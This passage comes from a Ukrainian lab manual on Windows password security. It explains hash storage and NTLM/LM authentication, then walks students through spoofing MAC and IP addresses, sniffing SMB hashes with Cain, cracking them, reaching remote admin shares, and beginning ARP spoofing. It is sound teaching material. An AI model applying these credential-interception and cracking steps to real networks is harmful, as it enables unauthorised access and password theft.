2. *Втручання у функціонування компонентів парольної системи через*:

впровадження програмних закладок;

виявлення і використання помилок, яки зроблені на стадії розробки;

виведення з ладу парольної системи.

Деякі з перерахованих типів загроз пов'язані з наявністю так званого людського чинника, який проявляється в тому, що користувач може:

- вибрати пароль, який легко запам'ятати і також легко підібрати;
- записати пароль, який складно запам'ятати, і покласти запис в доступному місці;
- ввести пароль так, що його зможуть побачити сторонні;
- передати пароль іншій особі навмисно або під впливом помилки.

Необхідно відзначити існування "парадоксу людського чинника". Полягає він в тому, що користувач нерідко прагне виступати швидше

супротивником парольної системи, як, втім, і будь-якої системи безпеки, функціонування якої впливає на його робочі умови, ніж союзником системи захисту, тим самим послабляючи її. Захист від вказаних загроз ґрунтується на низкі перерахованих нижче організаційно-технічних заходів.

Вибір паролів

У більшості систем користувачі мають можливість самостійно вибирати паролі або одержують їх від системних адміністраторів. При цьому для зменшення деструктивного впливу описаного вище людського чинника необхідно реалізувати ряд вимог до вибору і використання паролів (табл. 5.1).

Таблиця 5.1

Приклади вимог до вибору і використання паролів

Вимога до вибору пароля	Одержуваний ефект
1	2
Встановлення мінімальної довжини пароля	Ускладнює завдання зловмисника при спробі підглянути пароль або підібрати пароль методом "тотального випробування"
Використання в паролі різних груп символів	Ускладнює завдання зловмисника при спробі підібрати пароль методом "тотального випробування"
Перевірка і відбракування пароля по словнику	Ускладнює завдання зловмисника при спробі підібрати пароль по словнику
Встановлення максимального терміну дії пароля	Ускладнює завдання зловмисника щодо підбору паролів методом тотального випробування, зокрема без безпосереднього звернення до системи захисту (режим off-line)
Встановлення мінімального терміну дії пароля	Перешкоджає спробам користувача замінити пароль на старий після його зміни на попередню вимогу
Ведення журналу історії паролів	Забезпечує додатковий ступінь захисту на попередню вимогу
Застосування евристичного алгоритму, що бракує паролі на підставі даних журналу історії	Ускладнює завдання зловмисника при спробі підібрати пароль по словнику або з використанням евристичного алгоритму
Обмеження числа спроб введення пароля	Перешкоджає інтерактивному підбору паролів зловмисником
Підтримка режиму примусової зміни пароля користувача	Забезпечує ефективність вимоги, що обмежує максимальний термін дії пароля

Закінчення табл. 5.1

1	2
Використання затримки при введенні неправильного пароля	Перешкоджає інтерактивному підбору паролів зловмисником
Заборона на вибір пароля самим користувачем і автоматична генерація паролів	Виключає можливість підібрати пароль по словнику. Якщо алгоритм генерації паролів невідомий зловмиснику, останній може підбирати паролі тільки методом "тотального випробування"
Примусова зміна пароля при першій реєстрації користувача в системі	Захищає від неправомірних дій системного адміністратора, що має доступ до пароля у момент створення облікового запису

Параметри для кількісної оцінки стійкості парольних систем наведені табл. 5.2.

Таблиця 5.2

Параметри для кількісної оцінки стійкості парольних систем

Параметр	Спосіб визначення
1	2
Потужність алфавіту паролів A	Можуть варіюватися для забезпечення заданого значення S (S=AL)
Довжина пароля L	
Потужність простору паролів S	Обчислюється на основі заданих значень P, T або V
Швидкість підбору паролів V: для інтерактивного режиму визначається як швидкість обробки однієї спроби реєстрації стороною, яка перевіряє для режиму off-line (на основі згортки пароля) визначається як швидкість обчислення значення згортки для одного пробного пароля	може бути штучно збільшена для захисту від даної загрози. задається використовуваним алгоритмом обчислення згортки. Алгоритм, що має повільні реалізації, підвищує стійкість відносно даної загрози
Термін дії пароля (задає проміжок часу, після закінчення якого пароль повинен бути обов'язково змінений) T	Визначається виходячи із заданої вірогідності P, або вважається заданим для подальшого визначення S

Закінчення табл. 5.2.

1	2
Вірогідність підбору пароля протягом його терміну дії (підбір продовжується безперервно протягом всього терміну дії пароля) P	Вибирається наперед для подальшого визначення S або T

Як ілюстрацію розглянемо завдання визначення мінімальної потужності простору паролів (залежної від параметрів A і L) відповідно до заданої вірогідності підбору пароля протягом його терміну дії.

Задано $P=10^{-6}$. Необхідно знайти мінімальну довжину пароля, яка забезпечить його стійкість протягом одного тижня безперервних спроб підібрати пароль. Хай швидкість інтерактивного підбору паролів V = 10 паролів/хв. Тоді протягом тижня можна перебрати:

$10 \times 60 \times 24 \times 7 = 100\ 800$ паролів.

Далі, враховуючи, що параметри S, V, T і P пов'язані співвідношенням $P = V \cdot T/S$, одержуємо

$$S = 100\ 800/10^{-6} = 1{,}008 \cdot 10^{11} \approx 10^{11}$$

Набутому значенню S відповідають пари (A = 26 (англійський алфавіт); L=8) і (A = 36; L = 6).

Отримання системних паролів Windows NT/2000/XP.

Операційні системи Windows NT/2000/XP зберігають паролі в зашифрованому вигляді, названому хешами (згортками) паролів (hash (англ.) – суміш, мішанина; паролі перетворюються за допомогою особливого виду функції, для якої можна якісно описати властивість "невідновності" аргументу (пароля), за відомим значенням (хеша, згортки), і виду функції).

Паролі не можуть бути одержані безпосередньо з хешів. Відновлення паролів полягає в обчисленні хешів за можливими варіантами паролів і порівнянні їх з тими, що є хешами паролів.

Аудит паролів включає перевірку можливих шляхів отримання інформації про облікові записи користувачів з хешами їх паролів і спробою відновлення паролів у явному вигляді з урахуванням регістра.

Отримання хешів (згорток) паролів

Існує декілька шляхів отримання хешів паролів, залежних від їх місцезнаходження і наявного доступу. Хеші паролів можуть бути одержані наступними способами:

з файлу SAM або його резервної копії;

безпосередньо з реєстру операційної системи локального або віддаленого комп'ютера;

з реєстру або Active Directory локального комп'ютера або віддаленого комп'ютера впровадженням DLL;

за допомогою перехоплення автентифікаційних пакетів у мережі.

Отримання хешів паролів з файла SAM

Облікові записи користувачів, що містять, зокрема, ім'я користувача і його зашифрований пароль, зберігаються в реєстрі Windows NT/2000/XP, а саме в тій його частині, яка знаходиться у файлі SAM (Security Account Manager (англ.) – диспетчер захисту облікових записів). Цей файл можна знайти:

на диску в каталозі %SystemRoot%\system32\config;

на диску аварійного відновлення системи.

До файла SAM в каталозі %SystemRoot%\system32\config не можна дістати доступ, поки завантажена Windows NT/2000/XP, оскільки він відкритий операційною системою. Якщо є фізичний доступ до машини, необхідно скопіювати файл, завантаживши на цій машині іншу копію операційної системи або іншу ОС. Якщо ОС Windows NT/2000/XP встановлена на диску з файловою системою NTFS, то для MS-DOS і Windows 95/98/Me додатково необхідні програми, що забезпечують доступ до диска з NTFS з цих ОС.

У MS-DOS можуть бути використані програми NTFSDOS і NTFSDOS Professional, у Windows 95/98/Me – NTFS for Windows 98 (авторами є Mark Russmovich, Bryce Cogswell).

Для доступу з операційної системи Linux потрібне включення підтримки NTFS.

Також можна завантажитися з дискети і скопіювати файл SAM, заздалегідь запустивши програму, що забезпечує доступ до розділів з NTFS. Після цього потрібно виконати імпорт файла SAM.

Витягання хешів паролів з файлу SAM було розроблене і вперше реалізоване в програмі SAMDump (автор Дмитро Андріанов). Під час імпорту файла SAM здійснюється отримання списку облікових записів користувачів, що містяться у файлі SAM.

Інший спосіб одержати файл SAM в операційній системі Windows NT, причому який не вимагає перезавантаження машини, – це копіювання його з каталогу %SystemRoot%\repair або з диска аварійного відновлення. Кожного разу, коли в Windows NT створюється диск аварійного відновлення за допомогою програми RDISK, файл SAM запаковується і зберігається у файл sam_, що є резервною копією файлу SAM. Файл sam_ є архівом у форматі cabmel. Цей файл може бути розпакований командою "expand sam _ sam". Недоліком цього способу є те, що з моменту створення диска аварійного відновлення паролі могли змінитися і, можливо, файл sam_ містить застарілі дані.

Файл SAM також копіюється, коли створюється повна резервна копія. Якщо є доступ до резервної копії, можна відновити файл SAM %SystemRoot%\system32\config на іншу машину і потім витягнути з нього хеші паролів. Недоліком цього способу також є те, що з моменту останнього сеансу створення резервної копії паролі могли змінитися.

Існує службова програма SYSKEY, що вперше з'явилася у складі Service Pack 3 для Windows NT. Програма SYSKEY додатково зашифровує хеші паролів ОЗ, що робить імпорт файлу SAM вищезазначеним способом марним. SYSKEY може використовуватися в одному з трьох варіантів:

згенерований ключ шифрування записується на локальний жорсткий диск у зашифрованому вигляді;

згенерований ключ шифрування записується на дискету, яка повинна бути вставлена під час завантаження операційної системи;

для отримання ключа шифрування береться пароль, вибраний адміністратором і, що вводиться під час завантаження операційної системи.

Службова програма SYSKEY в ОС Windows NT для додаткового захисту паролів облікових записів після встановлення Service Pack відповідної версії повинна бути активізована вручну. В операційних системах Windows 2000/XP програми SYSKEY з самого початку присутня і активізована.

Імпорт файла SAM, додатково зашифрованого SYSKEY, вперше був реалізований у програмі SAMInside (авторами є PolASoft і Ocean).

Для виконання імпорту необхідно послідовно відкрити файли SAM і SYSTEM, заздалегідь скопіювавши їх з каталогу %SystemRoot%\ system32\config. Резервні копії файлів також можуть знаходитися в каталозі %SystemRoot%\repair, якщо раніше виконувалася архівація.

Отримання хешів паролів з реєстру ОС

У процесі отримання хешів паролів з реєстру ОС здійснюється безпосередній доступ до реєстру. Для виконання імпорту інформації необхідно мати адміністративні права на комп'ютері, дамп паролів облікових записів якого потрібно створити. Якщо комп'ютер не є локальним, то повинен бути дозволений віддалений доступ до реєстру і бути відповідні права. Отримання хешів даним способом вперше стало можливим у програмі pwdump (автор Jeremy Allison). Під час виконання імпорту інформації цим способом за допомогою програми pwdump імена користувачів, що містять нелатинські букви, будуть спотворені. Для отримання хешів паролів з реєстру необхідно скористатися LC+4.

Якщо програма SYSKEY активізована, хеші паролів додатково зашифровуються. Виконання імпорту при цьому стає даремним, так само, як і імпорт файла SAM, оскільки паролі з додатково зашифрованими хешами відновлені не будуть.

Перехоплення автентифікаційної інформації в мережі
Автентифікація "комп'ютер – комп'ютер"

Коли автентифікація виконується за схемою "комп'ютер – комп'ютер", обидва комп'ютери, що беруть участь у сеансі зв'язку, використовують одні й ті ж секретні дані. Кожний із них може ідентифікувати себе для іншого комп'ютера, надаючи йому ці дані. При цьому один комп'ютер може виступати в ролі клієнта, а інший – у ролі сервера або може виконуватися взаємна автентифікація, коли комп'ютери автентифікують один одного.

Алгоритми автентифікації

У Windows NT 4.0 для автентифікації використовується алгоритм NTLM (NT LAN Manager Challenge and Response Algorithm). Згідно з цим алгоритмом системі, яка намагається дістати доступ, відправляється так

званий *виклик* (challenge), що є рядком з випадкових символів. Клієнт NT використовує введений користувачем пароль як частину даних, вживаних для односпрямованого шифрування виклику, і надає серверу одержаний *відгук* (response). Сервер, який знає, які дані містяться в рядку виклику, а також пароль користувача, може впевнитися в тому, що користувач дійсно є тим, за кого себе видає. Таким чином, власне пароль користувача ніколи не пересилається по мережі ні у відкритому, ні в зашифрованому вигляді (тільки згортка (хеш) пароля).

Для того, щоб дозволити користувачам систем Windows 9x проходити автентифікацію на серверах NT, Windows NT підтримує також застарілий алгоритм LM (LAN Manager Challenge and Response Algorithm). Алгоритм LM подібний алгоритму NTLM, але є менш безпечним (допускає максимальну кількість символів пароля – 14, під час шифрування розбиває пароль на дві частини, приводить всі символи до верхнього регістра, а вже потім обчислює згортку).

Windows 2000 підтримує обидва ці алгоритми для автентифікації клієнтів нижнього рівня (Windows 9x, Windows NT), а також може застосовувати алгоритм NTLM як допоміжний для автентифікації клієнтів Windows 2000.

Використовуваним за замовчуванням алгоритмом автентифікації в Windows 2000 є Kerberos. Kerberos – популярний алгоритм автентифікації в розподілених комп'ютерних системах, який одержав загальне визнання як безпечний алгоритм автентифікації. Він забезпечує взаємну і надійну автентифікацію клієнтів і серверів за допомогою обміну деяким числом повідомлень, що містять запити і відповіді на ці запити, а також шляхом декількох перевірок по різних критеріях.

Атака на перехоплену згортку пароля, яка передається за протоколом Kerberos, не приводить до отримання пароля в явному вигляді.

У Windows 2000 протокол NTLM розглядається як резервний метод мережної автентифікації, який можна використовувати в тих випадках, коли з якихось причин не вдається застосувати Kerberos. При ухваленні рішення про вибір методу автентифікації враховуються як версія операційної системи контролера домену, так і версія ОС клієнта. У табл. 5.3 наводяться можливі варіанти вибору використовуваного за замовчуванням методу автентифікації.

Таблиця 5.3

Використовувані за замовчуванням методи автентифікації

Клієнт	Сервер	Метод автентифікації
Windows 2000	Windows 2000	Kerberos (NTLM у разі відмови Kerberos)
Windows 2000	Windows NT 4.0	NTLM
Windows 9x	Windows NT 4.0	LM
Windows 9x	Windows 2000	LM
Windows 9x з клієнтом Active Directory	Windows 2000	LM (можна набудувати на використання NTLM або NTLMv2)
Windows NT 4.0	Windows NT 4.0	NTLM (можна сконфігурувати на використання NTLMv2)
Windows NT 4.0	Windows 2000	NTLM (можна сконфігурувати на використання NTLMv2)

Аналізатори протоколів – це спеціалізовані програми для Ethernet-мереж, що переводять мережний адаптер комп'ютера в безладний режим і збирають весь трафік мережі для подальшого аналізу.

Адміністратори мереж широко застосовують аналізатори протоколів для здійснення контролю над роботою цих мереж і визначення їх переобтяжених ділянок, що негативно впливають на швидкість передачі даних. Аналізатори протоколів використовуються і зловмисниками, які за їх допомогою можуть перехоплювати чужі паролі та іншу конфіденційну інформацію.

За допомогою аналізатора протоколів зловмисник може спробувати перехопити реєстраційні імена і паролі користувачів, їх секретні дані і конфіденційні повідомлення (електронну пошту). Маючи у своєму розпорядженні достатні ресурси, зловмисник може перехоплювати всю інформацію, яка передається мережею.

Особливість аналізаторів протоколів полягає і в тому, що вони досліджують не конкретний комп'ютер, а протоколи передачі даних в комп'ютерній мережі. Тому аналізатор протоколів може бути встановлений в будь-якому вузлі мережі, і звідти перехоплювати мережний трафік, який у результаті широкомовних передач потрапляє в кожен комп'ютер, під-ключений до мережі.

Перехоплення автентифікаційних пакетів у мережі

Доступ до файлів і принтерів у мережі в операційній системі Windows NT забезпечує сервер SMB (Server Message Block), який називають просто сервером або LAN Manager сервером. SMB здійснює перевірку достовірності клієнта, що намагається отримати доступ до інформації в мережі.

Клієнтська машина обмінюється з сервером автентифікаційними пакетами щоразу, коли потрібне підтвердження прав користувача. Необхідно, щоб комп'ютер знаходився в мережному сегменті користувача або ресурсу, до якого він звертається.

Програма для перехоплення автентифікаційних пакетів, вбудована в LC4, працює на машинах з Ethernet-адаптером і в Windows NT/2000/XP, і в Windows 95/98/Me. Програму LC4 у режимі перехоплення автентифікаційних пакетів потрібно залишити запущеною на деякий час для збору достатньої кількості хешів паролів. Одержані дані необхідно зберегти у файл, після чого в програмі LC+4 виконати імпорт файлу сеансу LC4.

Для перешкоджання отриманню хешів паролів цим способом фірмою Microsoft було розроблене розширення існуючого механізму автентифікації, зване NTLMv2. Його використання стає можливим після встановлення Service Pack, починаючи з Service Pack 4 для Windows NT. Хеш-коди LM є простішими, ніж коди NTLM, оскільки NTLM дозволяє задіювати паролі, що враховують регістр. Також NTLM допускає можливість застосування додаткових символів клавіатури. Це розширює діапазон символів ключа шифрування на 26.

Порядок виконання роботи

1. Підміна IP -і MAC - адрес хоста.

Під час проведення несанкціонованих дій в Ethernet - мережах досвідчені зловмисники підміняють дійсну адресу свого хоста на чужу або вигадану з метою ускладнення його виявлення. Необхідно переконатися в технічній можливості такої підміни.

1.1. Визначити MAC-адресу і IP-адресу свого комп'ютера за допомогою утиліти командного рядка ipconfig:

ipconfig /all.

1.2. Зафіксувати (записати на папері) MAC-адресу і IP-адресу вашого комп'ютера.

1.3. Визначити оточення комп'ютерів в своїй мережinet view

1.4. Визначити IP-адреси вузлів мережного оточення, наприклад, використовуючи утиліту ping.

1.5. Дізнатися MAC-адресу машини ЗЛІВА (СПРАВА)
nbtstat –a 172.*.*.*

1.6. Підмінити MAC-адресу і IP-адресу свого комп'ютера. Для підміни IP-адреси необхідно клацнути правою кнопкою миші на значку My Network Places, вибрати Properties, далі клацнути правою кнопкою миші на Local Area Connection, ще раз вибрати Properties. У вікні, що з'явилося, натиснути кнопку Configure зайти на закладку Advanced і в полі Property вибрати Network Address в полі Value ввести фальшиву MAC-адресу і натиснути ОК (Кожен на своїй робочій машині введіть MAC-адресу машини ЗЛІВА).

Після цього натиснути Properties пункту Internet Protocol (TCP/IP) в полі IP address і ввести фальшиву IP-адресу, натиснути ОК (Кожен на своїй робочій машині введіть IP-адресу машини ЗЛІВА).

1.7. Перевірити відомим вам способом оновлені MAC- і IP- адреси комп'ютера.

1.8. Перевірити функціонування утиліти **UST.macdak**, яка призначена для зміни MAC адреси локального комп'ютера під управлінням операційної системи Windows.

1.9. Переконавшись у позитивному результаті виконаних дій, **повернути(!)** свої IP - і MAC - адреси назад.

Попереднє лаштування перед виконанням наступного завдання.

Кожен студент реєструє додатковий обліковий запис з правами адміністратора з урахуванням наступних вимог:

ім'я облікового запису англійськими літерами;

довжина пароля не більше 4-х символів або словникове англійське слово.

Перед виконанням наступного пункту реєструватися в системі під створеним обліковим записом.

2. Використання аналізатора протоколів CAIN для перехоплення автентифікаційних пакетів.

Одним із представників аналізаторів протоколів є програма CAIN. Дана програма характеризується наступними, використовуваними далі в лабораторній роботі, функціями:

сканер мережі (Network) – збір інформації про вузли мережі;

сніфер (Sniffer) – перехоплення автентифікаційних пакетів;

крекер (Cracker) – отримання пароля в явному вигляді з його згортки.

2.1. Інсталюйте програму Cain.

2.2. Активізуйте програму з Start-Programs-Cain.

2.3. У вікні, що відкрилося, натисніть вгорі зліва кнопку із зображенням мережного адаптера "Start/Stop Sniffer" для запуску роботи сніфера:  .

2.4. Оберіть закладку "Sniffer" (

) і перейдіть внизу справа на закладку "Passwords" (

). Зліва висвічується весь перелік протоколів з'єднання, по яких Cain "прослуховує" мережу. Нас цікавить – SMB.

Якщо всі комп'ютери локальної мережі підключені через концентратори (hub), то CAIN отримує всі дані про імена користувачів і паролі (або їх згортки), що йдуть від всіх машин мережі через цей hub. Якщо ж машини в мережі сполучені комутатором (switch), який містить внутрішню ARP-таблицю адресації (відповідність IP - і MAC - адрес комп'ютерів), то перехоплення пакетів практично неможливе. Проте існують програми, що здійснюють так званий ARP-шторм, які "бомблять" switch ARP-пакетами і тим самим перенавантажують внутрішню таблицю адресації switch і операційної системи, і переводять switch з режиму комутації в режим концентрації, тобто перетворюють його на hub.

2.5. За допомогою утиліти Net view або через мережне оточення провідника зробіть спробу перегляду ресурсів комп'ютерів в мережі.

2.6. Дочекайтеся, коли звернуться для перегляду доступних ресурсів з сусіднього комп'ютера.

2.7. Переконайтеся, що Cain на вашій машині покаже вам по протоколу SMB інформацію про те, з якої машини відбувся доступ до вас (її IP-адресу, домен), час звернення, під яким ім'ям користувач увійшов до операційної системи, і згортку пароля (хеш).

2.8. Наведіть мишу на рядок з цією інформацією. Натисніть правою кнопкою і виберіть меню "Send All To Cracker".

2.9. Перейдіть на закладку "Cracker" (). Зліва є перелік видів шифрування паролів. Ваш рядок повинен знаходитися в "LM & NT Hashes". Виділіть ім'я комп'ютера і користувача, згортку пароля якого зафіксувала програма, і в контекстному меню задайте один з видів атаки на згортку: Brute-Force Attack (NTLM Session Security) (рис.5.1) або Dictionary Attack (NTLM Session Security) (рис. 5.2).




Рис. 5.1. **Видів атаки на згортку “Brute-Force Attack (NTLM Session Security)”**

У процесі вибору атаки за словником необхідно підключити словник з каталогу програми Cain і вказати Опції модифікації слів зі словника.




Рис. 5.2. **Dictionary Attack (NTLM Session Security)**

Під час вибору атаки повного перебору вкажіть бажаний набір символів, який братиме участь в переборі (рис. 5.3)




Рис. 5.3. **Вибір набору символів, який братиме участь в переборі**

2.10. У разі позитивного результату атаки перевірити знайдений пароль шляхом підключення до адміністративних ресурсів віддаленого комп'ютера (C$, WIN$).

3. Використання аналізатора протоколів SNORT.

3.1. Інсталюйте **SNORT,** запустивши файл **Snort_2_6_0_2_Install**er.

3.2. Погодьтеся зі змістом ліцензійної угоди, виберіть пункт "Не планується реєстрація в базі даних, або планується одна з баз, що надбудовуються". (“I do not plan to log to database, or I am planning to log one of databases listed above”).

3.3. У наступному вікні виберіть установку *програми, документації і файлів підтримки.*

3.4. Вкажіть папку інсталяції SNORT.

3.5. Перевірте визначення SNORT-ом мережного інтерфейсу вашого комп'ютера (використовується ключ –W) (рис. 5.4):

```
C:\Snort\bin>snort -W

-*> Snort! <*-
Version 2.1.1-ODBC-MySQL-FlexRESP-WIN32 (Build 24)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
1.7-WIN32 Port By Michael Davis (mike@datanerds.net,
www.datanerds.net/~mike)
1.8 - 2.1 WIN32 Port By Chris Reid
(chris.reid@codecraftconsultants.com)

Interface       Device          Description
-------------------------------------------
1  \Device\NPF_{E775F138-BE18-41FC-8006-57267EBE4586} (NDIS 5.0
driver)
```

Рис. 5.4. **Перевірка визначення SNORT-ом мережного інтерфейсу**

3.6. Запустіть Snort в режимі сніфера з ключем -vde (рис. 5.4). Якщо на вашому комп'ютері декілька мережних інтерфейсів і потрібний не є першим, то запускати Snort слід з ключем –i та зазначенням необхідного інтерфейсу, наприклад:

```
D:\Snort\bin>snort -W
Interface       Device          Description
-------------------------------------------
1 \Device\NPF_GenericDialupAdapter (Adapter for generic dialup and VPN
capture)
2 \Device\NPF_{A6E3D64C-6B3A-4FD8-904D-8F13D7DC1FD0} (Bluetooth PAN Network
Adapter NDIS D
river)
3 \Device\NPF_{2D4EA9E8-9380-48F3-8C85-A0528CD69F56} (NDIS 5.0 driver)

Приклад запуску в режимі сніфера наведений нижче:

D:\Snort\bin>snort -vde -i \Device\NPF_{2D4EA9E8-9380-48F3-8C85-
A0528CD69F56}
```

Рис.5.5. **Запуск Snort у режимі сніфера**

У режимі сніфера Snort можна запускати з трьома ключами **-v -vd -vde***, які відповідно відображають:*

заголовки TCP\UDP\ICMP пакетів;

заголовки та інформацію прикладного рівня;

заголовки та інформацію прикладного рівня, а також кадрів канального рівня моделі стандартизації OSI.

3.7. Ініціюйте звернення до іншого комп'ютера у вашій мережі і прогляньте перехоплені пакети.

3.8. Проведіть запис пакетів з мережі в каталог C:/snort/log/.

C:\snort\bin>snort -l C:/snort/log

3.9. У каталозі /snort/log/ ідентифікуйте ім'я файла, куди були записані перехоплені пакети даних.

3.10. Прочитайте записані дані зі збереженого log-файла, наприклад:

C:\snort\bin>snort -dv -r C:/snort/log/snort.log.1161856486 | more

3.11. Прочитайте записані дані зі збереженого log-файла із зазначенням фільтру читання, наприклад, прочитати тільки дані по протоколу arp:

C:\Snort\bin>snort -dv -r C:/Snort/log/snort.log.1161856486 arp

3.12. Знайдіть пакети даних по протоколу ARP і проаналізуйте їх.

3.13. Знайдіть пакети, в яких міститься автентифікаційні дані.

4. Реалізація ARP-спуфінга

4.1. Активізуйте snort в режимі запису пакетів в log-файл.

4.2. Активізуйте аналізатор протоколів **CAIN**.

4.3. У меню **Configure** і вкладці APR (Arp Poison Routing) встановіть вигадані IP- і MAC- адреси, які використовуватимуться при Arp-атаці (рис. 5.6).

4.4. У режимі "Sniffer" (

) знайдіть всі доступні вузли в мережі з визначенням їх MAC-адрес. Для цього перейдіть на нижню закладку “Hosts”, далі виберіть метод пошуку вузлів – натиснувши вгорі піктограму “Add to list”  , і виберіть опцію “All tests”. Дочекатеся результату.




Рис. 5.6. **Встановлення вигаданих IP- і MAC- адрес**

4.5. Перейдіть внизу на закладку APR і через піктограму “Add to list” оберіть два вузли в мережі, трафік між якими перехоплюватиметься методом так званої “ARP-атаки” або “ARP-спуфінгу”. Для цього в двох вікнах, що з'явилися, виділіть два комп'ютери (рис. 5.7):

